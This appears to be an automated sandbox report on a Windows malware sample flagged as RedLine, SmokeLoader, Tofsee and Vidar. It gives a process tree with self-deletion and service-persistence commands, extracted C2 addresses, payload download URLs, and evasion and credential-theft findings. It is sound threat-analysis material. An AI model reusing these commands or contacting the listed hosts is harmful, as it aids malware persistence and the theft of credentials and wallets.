ID: 546825
Sample Name:
GJXZRPhgm4.exe
Cookbook: default.jbs
Time: 19:11:06
Date: 31/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report GJXZRPhgm4.exe

Overview

General Information

Sample Name:	GJXZRPhgm4.exe
Analysis ID:	546825
MD5:	4eb8aaa41fc2ef6..
SHA1:	6aa99adf337e5db.
SHA256:	8cedc3fb7418539..
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


RedLine
SmokeLoader
Tofsee
Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e.…
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Found malware configuration
- Benign windows process drops PE f…
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma…
- Yara detected Tofsee

Classification



Process Tree

- **System is w10x64**
- GJXZRPhgm4.exe (PID: 6196 cmdline: "C:\Users\user\Desktop\GJXZRPhgm4.exe" MD5: 4EB8AAA41FC2EF6FDC3432CC47C09C66)
  - GJXZRPhgm4.exe (PID: 6588 cmdline: "C:\Users\user\Desktop\GJXZRPhgm4.exe" MD5: 4EB8AAA41FC2EF6FDC3432CC47C09C66)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - B7EC.exe (PID: 5812 cmdline: C:\Users\user\AppData\Local\Temp\B7EC.exe MD5: 4EB8AAA41FC2EF6FDC3432CC47C09C66)
        - B7EC.exe (PID: 5580 cmdline: C:\Users\user\AppData\Local\Temp\B7EC.exe MD5: 4EB8AAA41FC2EF6FDC3432CC47C09C66)
      - C376.exe (PID: 6592 cmdline: C:\Users\user\AppData\Local\Temp\C376.exe MD5: A181F86F7191ED7680953213C7239305)
        - cmd.exe (PID: 6552 cmdline: "C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\C376.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2016 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - timeout.exe (PID: 5688 cmdline: timeout /t 5 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
      - CF8D.exe (PID: 1068 cmdline: C:\Users\user\AppData\Local\Temp\CF8D.exe MD5: AD639AA5FF468BA6F8A7503FD5BF89BD)
        - cmd.exe (PID: 6424 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\ecrnzymb\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 4624 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\ackjzztq.exe" C:\Windows\SysWOW64\ecrnzymb\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 460 cmdline: C:\Windows\SysWOW64\sc.exe" create ecrnzymb binPath= "C:\Windows\SysWOW64\ecrnzymb\ackjzztq.exe /d\"C:\Users\user\AppData\Local\Temp\CF8D.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 3408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - D80A.exe (PID: 3044 cmdline: C:\Users\user\AppData\Local\Temp\D80A.exe MD5: 7FCE0E163EA7948C10B044B1EA77DAD9)
        - D80A.exe (PID: 5456 cmdline: C:\Users\user\AppData\Local\Temp\D80A.exe MD5: 7FCE0E163EA7948C10B044B1EA77DAD9)
- svchost.exe (PID: 4364 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6276 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3128 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5708 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 6216 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 3452 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 5032 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6644 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3932 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5916 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- aafjaea (PID: 2208 cmdline: C:\Users\user\AppData\Roaming\aafjaea MD5: 4EB8AAA41FC2EF6FDC3432CC47C09C66)
  - aafjaea (PID: 1904 cmdline: C:\Users\user\AppData\Roaming\aafjaea MD5: 4EB8AAA41FC2EF6FDC3432CC47C09C66)
- svchost.exe (PID: 2928 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Tofsee


```
{
  "C2 list": [
    "pa:443",
    "parubey.info:443"
  ]
}
```


Threatname: RedLine


```
{
  "C2 url": "86.107.197.138:38133"
}
```


Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://host-data-coin-11.com/",
    "http://file-coin-host-12.com/"
  ]
}
```


Threatname: Vidar


```
{
  "C2 url": "http://file-file-host4.com/tratata.php"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000024.00000002.514940284.000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000017.00000002.432118007.0000000000A13000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000017.00000002.432118007.0000000000A13000.00000004.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000019.00000003.408911426.000000000880000.00000004.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000004.00000002.331948331.000000000580000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	

Click to see the 17 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
4.1.GJXZRPhgm4.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
15.2.aafjaea.8615a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
4.0.GJXZRPhgm4.exe.400000.5.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
25.2.CF8D.exe.400000.0.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
4.0.GJXZRPhgm4.exe.400000.4.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	

Click to see the 19 entries

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: Suspicious Del in CommandLine

Sigma detected: New Service Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:

Yara detected Tofsee

System Summary:

PE file has a writeable .text section

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Checks if the current machine is a virtual machine (disk enumeration)
- Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)
- Contains functionality to detect sleep reduction / modifications

Anti Debugging:

- Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Benign windows process drops PE files
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Contains functionality to inject code into remote processes
- Creates a thread in another existing process (thread injection)
- .NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

- Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

- Yara detected RedLine Stealer
- Yara detected SmokeLoader
- Yara detected Vidar stealer
- Yara detected Tofsee
- Found many strings related to Crypto-Wallets (likely being stolen)
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Crypto Currency Wallets

Remote Access Functionality:


- Yara detected RedLine Stealer
- Yara detected SmokeLoader
- Yara detected Vidar stealer
- Yara detected Tofsee

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Spearphishing Link 1	Windows Management Instrumentation 2 2 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Valid Accounts 1	Native API 1 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Domain Accounts	Exploitation for Client Execution 1	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration
Local Accounts	Command and Scripting Interpreter 2	Windows Service 4	Access Token Manipulation 1	Software Packing 3 3	NTDS	System Information Discovery 1 4 8	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Service Execution 3	Network Logon Script	Windows Service 4	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Process Injection 5 1 3	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 6 7 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 3 1	Proc Filesystem	Virtualization/Sandbox Evasion 3 4 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 3 4 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 5 1 3	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Hidden Files and Directories 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
GJXZRPhgm4.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\B7EC.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\CF8D.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\ackjzztq.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\B074.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\aafjaea	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\D80A.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\C376.exe	100%	Joe Sandbox ML		
C:\ProgramData\sqlite3.dll	3%	Metadefender		Browse
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.1.GJXZRPhgm4.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.0.B7EC.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.C376.exe.860e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
16.0.aafjaea.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.GJXZRPhgm4.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.GJXZRPhgm4.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.GJXZRPhgm4.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1126869		Download File
25.2.CF8D.exe.860e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
16.0.aafjaea.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.GJXZRPhgm4.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.2.CF8D.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
22.1.B7EC.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.GJXZRPhgm4.exe.8615a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.GJXZRPhgm4.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.0.B7EC.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.aafjaea.8615a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.GJXZRPhgm4.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1126869		Download File
4.0.GJXZRPhgm4.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1126869		Download File
23.3.C376.exe.880000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
16.0.aafjaea.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.C376.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.B7EC.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.GJXZRPhgm4.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1126869		Download File
16.1.aafjaea.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.0.B7EC.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.3.CF8D.exe.880000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
20.2.B7EC.exe.8615a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.aafjaea.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://https://dodecoin.org/dogewallet-setup.exe	0%	Avira URL Cloud	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://privacytools-foryou-777.com/downloads/toolspab3.exe	9%	Virustotal		Browse
http://privacytools-foryou-777.com/downloads/toolspab3.exe	100%	Avira URL Cloud	malware	
http://file-file-host4.com/tratata.php:	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
pa:443	0%	Avira URL Cloud	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/5376_1640094939_1074.exe	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://filile-file-host4.com/tratata.php	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://data-host-coin-8.com/game.exe	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id13Response	0%	URL Reputation	safe	
http://file-file-host4.com/sqlite3.dll	0%	URL Reputation	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18Response	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
unicupload.top	54.38.220.85	true	false		high
dodecoin.org	164.132.207.80	true	false		high
host-data-coin-11.com	31.28.27.130	true	false		high
bit.ly	67.199.248.10	true	false		high
bitly.com	67.199.248.14	true	false		high
t.me	149.154.167.99	true	false		high
cdn.discordapp.com	162.159.133.233	true	false		high
transfer.sh	144.76.136.153	true	false		high
privacytools-foryou-777.com	31.28.27.130	true	false		high
file-file-host4.com	31.28.27.130	true	false		high
short.link	172.67.158.215	true	false		high
data-host-coin-8.com	31.28.27.130	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://https://dodecoin.org/dogewallet-setup.exe	false	• Avira URL Cloud: safe	unknown
http://privacytools-foryou-777.com/downloads/toolspab3.exe	true	• 9%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://bit.ly/3eHgQQR	false		high
pa:443	true	• Avira URL Cloud: safe	low
http://data-host-coin-8.com/files/5376_1640094939_1074.exe	false	• Avira URL Cloud: safe	unknown
http://https://transfer.sh/%28/8V4TRR/q.exe%29.zip	false		high
http://https://cdn.discordapp.com/attachments/916319571638620172/925647741571452938/Pyroxylic.exe	false		high
http://data-host-coin-8.com/game.exe	true	• Avira URL Cloud: malware	unknown
http://file-file-host4.com/sqlite3.dll	false	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.158.215	short.link	United States		13335	CLOUDFLARENETUS	false
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
86.107.197.138	unknown	Romania		39855	MOD-EUNL	true
54.38.220.85	unicupload.top	France		16276	OVHFR	false
162.159.133.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
91.243.44.128	unknown	Russian Federation		395092	SHOCK-1US	false
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
31.28.27.130	host-data-coin-11.com	Russian Federation		12616	HOSTING-MSKRU	false
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
164.132.207.80	dodecoin.org	France		16276	OVHFR	false
185.7.214.171	unknown	France		42652	DELUNETDE	true
67.199.248.14	bitly.com	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true
67.199.248.10	bit.ly	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	546825
Start date:	31.12.2021
Start time:	19:11:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	GJXZRPhgm4.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	46
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@41/20@57/15
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.8% (good quality ratio 17.2%) • Quality average: 59.5% • Quality standard deviation: 39.7%
HCA Information:	• Successful, ratio: 57% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:12:37	Task Scheduler	Run new task: Firefox Default Browser Agent BE4DF5AF81625C8F path: C:\Users\user\AppData\Roaming\aafjaea
19:12:44	API Interceptor	7x Sleep call for process: svchost.exe modified
19:12:56	API Interceptor	1x Sleep call for process: C376.exe modified
19:13:02	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
19:13:45	API Interceptor	22x Sleep call for process: D80A.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\C376.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
